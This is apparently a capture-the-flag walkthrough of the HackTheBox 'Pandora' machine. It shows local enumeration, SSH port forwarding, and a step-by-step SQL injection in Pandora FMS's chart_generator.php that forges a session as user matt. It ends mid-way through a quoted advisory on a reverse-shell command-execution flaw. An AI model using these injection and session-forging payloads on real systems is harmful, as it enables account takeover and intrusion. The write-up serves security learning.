
```
daniel@pandora:~$ cd /var/www
daniel@pandora:/var/www$ ls
html  pandora
```

Inside the pandora directory, try to find the config file - using find everything with period | grep to include config.php




```
daniel@pandora:/var/www/pandora/pandora_console$ find . | grep config.php
./vendor/swiftmailer/swiftmailer/lib/swiftmailer_generate_mimes_config.php
./include/functions_config.php
./include/config.php
./include/help/en/help_manageconfig.php
./include/help/en/help_tags_config.php
./include/help/en/help_alerts_config.php
./include/help/en/help_alert_config.php
./include/help/en/help_duplicateconfig.php
./include/help/es/help_manageconfig.php
./include/help/es/help_tags_config.php
./include/help/es/help_alerts_config.php
./include/help/es/help_alert_config.php
./include/help/es/help_duplicateconfig.php
./include/help/ja/help_manageconfig.php
./include/help/ja/help_tags_config.php
./include/help/ja/help_alerts_config.php
./include/help/ja/help_alert_config.php
./include/help/ja/help_duplicateconfig.php
```

Config.php has permission denied. Seems like only Matt user has access to the file




```
daniel@pandora:/var/www/pandora/pandora_console$ less ./include/config.php
./include/config.php: Permission denied
daniel@pandora:/var/www/pandora/pandora_console$ ls -la ./include/config.php
-rw------- 1 matt matt 413 Dec  3 14:06 ./include/config.php
```

ps -ef - This command is used to find the PID (Process ID, Unique number of the process) of the process. Each process will have the unique number which is called as PID of the process.




```
daniel@pandora:/var/www/pandora/pandora_console$ ps -ef
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 12:31 ?        00:00:02 /sbin/init maybe-ubiquity
root           2       0  0 12:31 ?        00:00:00 [kthreadd]
root           3       2  0 12:31 ?        00:00:00 [rcu_gp]
root           4       2  0 12:31 ?        00:00:00 [rcu_par_gp]
root           6       2  0 12:31 ?        00:00:00 [kworker/0:0H-kblockd]
root           9       2  0 12:31 ?        00:00:00 [mm_percpu_wq]
root          10       2  0 12:31 ?        00:00:00 [ksoftirqd/0]
root          11       2  0 12:31 ?        00:00:00 [rcu_sched]
root          12       2  0 12:31 ?        00:00:00 [migration/0]
root          13       2  0 12:31 ?        00:00:00 [idle_inject/0]
root          14       2  0 12:31 ?        00:00:00 [cpuhp/0]
root          15       2  0 12:31 ?        00:00:00 [cpuhp/1]
root          16       2  0 12:31 ?        00:00:00 [idle_inject/1]
root          17       2  0 12:31 ?        00:00:00 [migration/1]
root          18       2  0 12:31 ?        00:00:00 [ksoftirqd/1]
root          20       2  0 12:31 ?        00:00:00 [kworker/1:0H-kblockd]
root          21       2  0 12:31 ?        00:00:00 [kdevtmpfs]
root          22       2  0 12:31 ?        00:00:00 [netns]
root          23       2  0 12:31 ?        00:00:00 [rcu_tasks_kthre]
root          24       2  0 12:31 ?        00:00:00 [kauditd]
root          25       2  0 12:31 ?        00:00:00 [khungtaskd]
root          26       2  0 12:31 ?        00:00:00 [oom_reaper]
root          27       2  0 12:31 ?        00:00:00 [writeback]
root          28       2  0 12:31 ?        00:00:00 [kcompactd0]
root          29       2  0 12:31 ?        00:00:00 [ksmd]
```

Check if you find user Matt. Matt doesnt seem to be running any processes




```
daniel@pandora:/var/www/pandora/pandora_console$ ps -ef | grep matt
daniel      1508    1321  0 13:00 pts/0    00:00:00 grep --color=auto matt
```

Check how to elevate privileges to pandora. We have a virtual host listening on 127.0.0.1:80. Server name is pandora.panda.htb




```
daniel@pandora:/var/www/pandora$ cd /etc/apache2/
daniel@pandora:/etc/apache2$ ls
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available  mods-enabled  ports.conf  sites-available  sites-enabled
```




```
daniel@pandora:/var/www/pandora$ cd /etc/apache2/
daniel@pandora:/etc/apache2$ ls
apache2.conf  conf-available  conf-enabled  envvars  magic  mods-available  mods-enabled  ports.conf  sites-available  sites-enabled
daniel@pandora:/etc/apache2$ cd sites-enabled
daniel@pandora:/etc/apache2/sites-enabled$ ls
000-default.conf  pandora.conf
daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

Check what is running on local host. In order to access this url in the browser, we can do SSH port forwarding




```
daniel@pandora:~$ curl http://127.0.0.1
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
```

SSH port forwarding. Forward local port (Your parrot/Kali system) to daniel’s port




```
┌─[shilpa@shilpa]─[~]
└──╼ $sudo ssh -L 80:127.0.0.1:80 daniel@10.129.187.144
[sudo] password for shilpa:
The authenticity of host '10.129.187.144 (10.129.187.144)' can't be established.
ECDSA key fingerprint is SHA256:9urFJN3aRYRRc9S5Zc+py/w4W6hmZ+WLg6CyrY+5MDI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.187.144' (ECDSA) to the list of known hosts.
daniel@10.129.187.144's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu  2 Jun 01:38:38 UTC 2022

  System load:           0.0
  Usage of /:            63.0% of 4.87GB
  Memory usage:          7%
  Swap usage:            0%
  Processes:             223
  Users logged in:       1
  IPv4 address for eth0: 10.129.187.144
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d58d

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jun  2 01:37:45 2022 from 10.129.187.144
daniel@pandora:~$
```

Then access the pandora_console URL




Check for any searchsploit exploits for version 7 mentioned in the web page



```
┌─[shilpa@shilpa]─[~]
└──╼ $searchsploit pandora | grep 7
Pandora 7.0NG - Remote Code Execution                 | php/webapps/47898.py
Pandora FMS 3.1 - Authentication Bypass / Arb | php/remote/35731.rb
Pandora Fms 3.2.1 - Cross-Site Request Forger | php/webapps/17524.html
Pandora FMS 3.x - 'index.php' Cross-Site Scri | php/webapps/36073.txt
Pandora FMS 4.0.1 - 'sec2' Local File Inclusi | php/webapps/36792.txt
Pandora FMS 5.0/5.1 - Authentication Bypass   | php/webapps/37255.txt
Pandora FMS 7.0 NG 749 - 'CG Items' SQL Injec | php/webapps/49046.txt
Pandora FMS 7.0 NG 749 - Multiple Persistent  | php/webapps/49139.txt
Pandora FMS 7.0 NG 750 - 'Network Scan' SQL I | php/webapps/49312.txt
Pandora FMS 7.0NG - 'net_tools.php' Remote Co | php/webapps/48280.py
Pandora FMS Monitoring Application 2.1.x /3.x | php/webapps/10570.txt
PANDORAFMS 7.0 - Authenticated Remote Code Ex | php/webapps/48064.py
PandoraFMS 7.0 NG 746 - Persistent Cross-Site | php/webapps/48707.txt
PandoraFMS NG747 7.0 - 'filename' Persistent  | php/webapps/48700.txt
┌─[shilpa@shilpa]─[~]
└──╼ $searchsploit -x php/webapps/48280.py
```


There is a vulnerable PHP file called chart_generator.php which is prone to SQL injections. Read it through this blog https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained/



```
daniel@pandora:/var/www/pandora/pandora_console/include$ cat chart_generator.php
```


We can exploit the session ID parameterhttp://127.0.0.1/pandora_console/include/chart_generator.php?session_id=

Access is not granted initially



ACCESS IS NOT GRANTED


Generate an error in case of a SQL injection



SQL error
: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' LIMIT 1' at line 1 ('SELECT * FROM tsessions_php WHERE `id_session` = ''' LIMIT 1') in **/var/www/pandora/pandora_console/include/db/mysql.php** on line 114

ACCESS IS NOT GRANTED


There is a limit of 1. Try to comment out the characters to avoid the error



```
127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'-- a
```

ACCESS IS NOT GRANTED


Try to identify number of columns by using order by. If there is no error, keep increasing the count



```
127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'order by 1-- a
```

ACCESS IS NOT GRANTED

You will get unknown column error when you increase the count to 4, which means there are only 3 columns




```
127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'order by 4-- a
```

```
SQL error
: Unknown column '4' in 'order clause' ('SELECT * FROM tsessions_php WHERE `id_session` = '1'order by 4-- a' LIMIT 1') in
/var/www/pandora/pandora_console/include/db/mysql.php
on line 114
```

ACCESS IS NOT GRANTED


After identifying number of columns, other SQL commands can be run such as union select. There seem to be no error



```
127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'union select 1,2,3-- a
```


ACCESS IS NOT GRANTED

Enter the session ID from the blog, since it is a string enclose it in single quotes and then pipe to serialize, number of characters in Matt is 4. Enter and session ID will be changed



```
127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'union select 1,2,'id_usuario|s:4:"matt";'-- a
```

Open a new tab, and visit pandora_console, you will be logged in as Matt




Welcome to Pandora FMS Console

by **admin** *+6 months* ago

Hello, congratulations, if you've arrived here you already have an operational monitoring console. Remember that our forums and online documentation are available 24x7 to get you out of any trouble. You can replace this message with a personalized one at Admin tools -> Site news.

We are logged in as Matt, however we need system access as Matt and there is a vulnerability in the events feature. Open the CVE from the blog page - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13851, click on https://www.coresecurity.com/core-labs/advisories/pandora-fms-community-multiple-vulnerabilities, go to remote code execution on 7.1, copy the exploit on the page field




7.1 Remote Command Execution Via the Events Feature

[CVE-2020-13851] It is possible to abuse the `Events` feature to gain arbitrary command execution on the underlying operating system. The `Events` function allows a user to configure and execute actions (server responses) based on specific conditions reported by the agents. For instance, it is possible to leverage the mentioned feature to execute an arbitrary operating system command as the user `apache` in the context of the Pandora FMS server. It should be noted that low privilege (i.e. non-administrative users) can issue the following request as well.


The following proof of concept shows how it is possible to obtain a reverse shell by tampering the `target` parameter:

```
POST /pandora_console/ajax.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 124
